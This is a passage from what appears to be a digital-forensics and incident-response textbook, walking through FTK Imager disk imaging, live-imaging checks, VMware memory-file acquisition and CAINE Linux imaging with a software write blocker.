


Figure 8.10 – Physical write blocker setup

https://t.me/learningnets

With the physical write blocker in place, the suspect drive is now ready for imaging. In this example, the FTK Imager freeware application will be used. FTK Imager requires administrator privileges to run. Open the executable; the following screen will appear:




Figure 8.11 – FTK Imager main menu

5. Click on **File** and then **Create Disk Image**. This will open a window where you can select the media source. In this case, select **Physical Drive** so that the entire drive, including the MBR, will be captured for further analysis. Then, click **Next**:

https://t.me/learningnets




Figure 8.12 – FTK Imager source selection

6. The next window allows the analyst to select which drive will be imaged. Incident response analysts should pay close attention to ensure that they are imaging the correct device since all devices that are visible to the operating system are listed. Here, you need to pay attention to the storage space of the drives to differentiate between the suspect and image drives. In this case, four separate drives are listed. Two are drives contained within the imaging laptop. Another drive is the destination drive. In this case, the third drive, labeled `\\.\PHYSICALDRIVE2`, is the correct suspect drive. Highlight this drive and click **Finish**:




Figure 8.13 – Suspect drive selection

https://t.me/learningnets

7. Once the suspect drive has been selected, set the destination drive. Click **Add…**:




Figure 8.14 – FTK Imager Create Image window

8. At this point, choose the type of image file you want to create. Four options are available. In this case, **E01** needs to be selected. Click **Next >**:




Figure 8.15 – FTK Imager Select Image Type window

https://t.me/learningnets

9. In the next window, enter information specific to the image. We will discuss reporting in *Chapter 13*. For now, the analyst should complete the fields with as much detail as possible since this information will be included in the forensic report. Once the fields have been filled in, click **Next >**:




Figure 8.16 – FTK Imager Evidence Item Information window

10. In the next window, verify that the image destination and filenames are correct. In addition to this, you'll be able to set the image fragmentation size and compression. The fragmentation size can be set to `0` since this is where the entire disk image will be contained within a single file. For now, the defaults will be utilized since mounting a disk image that is fragmented is not an issue. Once the information you've entered has been verified as correct, click **Finish**:

https://t.me/learningnets




Figure 8.17 – FTK Imager Select Image Destination window

11. Now, the **Create Image** window will open. This is the final stage and is where the analyst can cancel the creation of the image file. There are also two options that the analyst should enable, depending on the use case. The first of these involves FTK Imager verifying the image after it's been created. In this feature, FTK Imager will verify that no changes have been made and that the image file is complete and without errors. Second, FTK Imager can create a list of all files on the image. This may be handy for the analyst in the event that a specific file(s) has evidentiary value. The analyst will be able to determine whether the file is on this system. This can save time if several drives have to be examined. Once all the settings have been verified, click **Start**:

https://t.me/learningnets




Figure 8.18 – FTK Imager Create Image window

12. FTK Imager will then begin the process of imaging the drive. This can take several hours or even days, depending on the size of the drive being imaged, the available processing speed of the imaging system, and the type of connection (FireWire, USB, and so on) to the imaging system. While this is happening, the following window will appear:




Figure 8.19 – FTK Imager Creating Image window

https://t.me/learningnets

13. Once FTK Imager has completed the imaging process, a window will open. In this window, FTK Imager will provide the incident response analyst with detailed information. Something that should be of concern to analysts is the hashes that have been computed for both the drive and the image. In this case, both the MD5 and **Secure Hash Algorithm 1** (**SHA1**) hashes match, indicating that the imaging process captured the drive properly and that no changes have been made to the evidence that was taken from the suspect drive. It's good practice to include this information as part of the forensic report:




Figure 8.20 – FTK Imager result verification

14. Navigate to the evidence drive. Here, the entire image can be located. Depending on how FTK has been configured regarding fragment size, there may be several files or a single evidence file. In addition to the evidence files, FTK Imager provides a full list of all files on the hard drive.
15. Finally, FTK Imager provides a text file with detailed information concerning the imaging process. This information should be captured and included with any subsequent forensic reporting. At this point, the imaging process has been completed and the evidence drive needs to be returned to secure storage.

Dead imaging provides the most forensically sound acquisition; however, there may be times when responders will have to image a system that is powered on. This would necessitate the responder to perform live imaging of a suspect system.

https://t.me/learningnets

Live imaging

In live imaging, the system is running, and the analyst uses a USB storage drive to house the imaging program and the storage area. One simple technique is to simply copy the FTK Imager directory installed on an imaging workstation to a USB and execute it from there on the target system. Before that, though, the analyst should perform a few checks on the system.

> **Exterro FTK Imager guidance**
>
> FTK Imager can easily be configured to run from a USB device. It is recommended that analysts have at least one or two of these handy. For detailed information on how to configure a USB device, consult the Exterro website: `https://exterro.freshdesk.com/support/solutions/articles/69000765662-run-ftk-imager-from-a-flash-drive-imager-lite`.

Pre-imaging checks

Introduced over a decade ago, Microsoft BitLocker is the native FDE solution used on Windows OS systems. In addition to BitLocker, there are a host of FDE products. These solutions make it difficult for incident response analysts to conduct an analysis of a system. A handy tool to determine if a system is using BitLocker is Magnet Forensics' Encrypted Disk Detector tool, available at `https://www.magnetforensics.com/resources/encrypted-disk-detector/`.

Simply download the tool and run it via the command line. For example, the following screenshot shows that the target system is running BitLocker:

https://t.me/learningnets




Figure 8.21 – Encrypted Disk Detector

An additional check that should be performed is determining if the system has an HDD or SSD and if TRIM is enabled. Refer to the previous section on SSDs for the specific command that can be run.

Virtual systems

Responders will often encounter virtual servers and even workstations as part of an investigation. Virtualized systems can be acquired by simply exporting a paused **virtual machine** (**VM**) to a removable drive. In other instances, responders can make use of the snapshot feature of a virtual system. This creates a separate file that can be analyzed at the date and time a snapshot is taken. In either case, responders should make sure that the drive has been sanitized properly and that the proper documentation has been addressed.

To acquire a VM, simply pause the system and then move the entire directory to the external media. (In some instances, this can even be accomplished remotely.) In Windows virtual platforms such as VMware, several files make up the virtual image:

https://t.me/learningnets




Figure 8.22 – ESXi VM files

Let us look at some of the files:

- `.vmdk`: This is the virtual disk image file. This is the logical volume where the virtual operating system and files reside. Obtaining these files is much like imaging the `C:` drive on a physical system.
- `.vmem`: The `.vmem` file is the virtual memory file. This is the storage area for the virtual RAM or physical memory. This file can be exported and combined with an additional file for analysis using the methods that will be discussed in *Chapter 10*.
- `.vmss`: The VMware suspended state file saves the running configuration of a suspended VM. This includes process and network connection data. This file is combined with the `.vmem` file to provide the system memory.
- `.vmsn`: This is the virtual snapshot state file. This file contains the state of the system when the snapshots were taken.

Incident responders can use these files in several ways. First, the `.vmdk` file can be mounted the same way as an image file can in various digital forensics software platforms. These will be discussed in *Chapter 9*. Second, the `.vmsn` file can be used to reconstruct the system by simply copying the file and working with the facsimile. From here, responders can look at the behavior of the system or extract evidence without impacting the original `.vmsn` file.

https://t.me/learningnets

Finally, the running memory that is captured through the `.vmem` and `.vmss` files can be analyzed in much the same way you would analyze other memory captures. To obtain the proper forensic data, the two files must be combined. This can be done by utilizing the `vmss2core.exe` tool, which is included as part of the VMware suite of tools. To combine these files, the following command syntax needs to be used:

```
C:\VirtualTools\vmss2core.exe -W "InfectedServer.vmss"
"InfectedServer.vmem"
```

The preceding command will produce a memory dump in the directory containing the two files.

Although virtualization is common in large enterprises, it should not represent a significant challenge. In some ways, the ability to simply pause a system and extract all the necessary files makes extracting the necessary evidence faster.

Thus far, the focus has been on Windows tools for imaging. Another option available to incident responders is the use of Linux imaging tools. There are a variety of tools that provide write-blocking and imaging capabilities that are often open source.

Linux imaging

Chapter 3 provided an overview of various forensic tools that are available to the incident response analyst. Some of these tools include Linux distributions that can be leveraged during an incident for various digital forensics tasks. The following example will demonstrate how a Linux distribution with forensics applications can be deployed to capture a forensically sound image of a potentially compromised computer.

The combination of a Linux distribution and a bootable USB device is an option you can use to conduct forensic imaging of potentially compromised systems. Incident response analysts may find themselves in a situation where multiple systems need to be imaged and the analysts have only one write blocker. A great deal of time will be wasted if the analyst must image each one of these systems in sequence. In this situation, the analyst can avoid this by creating a bootable USB drive for each system and imaging each one at the same time. All that the analyst needs are an evidence drive and a bootable USB drive for each source of evidence. Utilizing this technique will allow the analyst to image each system at the same time, saving time that is better spent on other activities.

In this scenario, the **Computer Aided INvestigative Environment** Live (**CAINE**) Linux distribution will be utilized to image the hard drive from a potentially compromised system. First, the system is powered off and the bootable USB device containing the CAINE OS is installed. The suspect system is then powered on. Incident response analysts should be aware of how to change the boot order of a system to ensure that it boots to the USB device. Analysts should also be prepared to immediately power down the system if it attempts to boot into the native OS and not the USB device. Let's get started:

https://t.me/learningnets

1. Ensure that the system with the suspect drive is powered off. Insert the forensic OS drive into one of the available USB ports. Now, power on the computer and access the BIOS. This is usually a combination of the function (*fn*) key and the *F2*, *F8*, or *F12* key. If the system starts the host operating system shut down the system and try again. It is a good practice to find out how to access the BIOS for the system before starting the process.
2. Once you boot into the forensic OS, insert the evidence drive into another available USB port. Open the terminal and type the following command:

```
caine@caine:~$sudo fdisk -l
```

The `fdisk -l` command lists all partitions that are visible to the CAINE OS. The output will look like this:




Figure 8.23 – fdisk output data

In the preceding screenshot, the first disk indicated is SDA, with 447.13 GB of storage. Further down, the SDA disk is divided into three separate partitions. The partition labeled SDA2 is the boot partition. With the SDA3 partition, it has a size of 387.7 GB, as shown by the cursor arrow. This is the data storage area where the bulk of the digital evidence will be located. It is the SDA disk that will be imaged.

https://t.me/learningnets

Scrolling down through the output, the evidence and CAINE OS drive are also visible:




Figure 8.24 – fdisk output data

In the preceding screenshots, there are three separate disks, each with its own partitions. The disk labeled `/dev/sdc` is the USB drive that contains the CAINE OS that the system has been booted from. The `/dev/sdb` disk is the evidence drive that the system will be imaged to. Finally, the target system is labeled as `/dev/sda`.

3. After identifying the proper target drive of the system, we want to confirm that the imaging process will not change the data. The CAINE OS has a built-in software write blocker. On the desktop, you will find **Block on/off**, which is the title of the actual path to the software write blockers. This opens the software write blocker that will be utilized. While examining the list of devices, you will see that the only one that is writable is **SDB**, which we previously identified as the evidence drive. The other drives are set to read-only. This assures the incident response analysts that the imaging process will not alter the target drive (it is a good idea for analysts to take a screenshot of such information for subsequent reporting):

https://t.me/learningnets

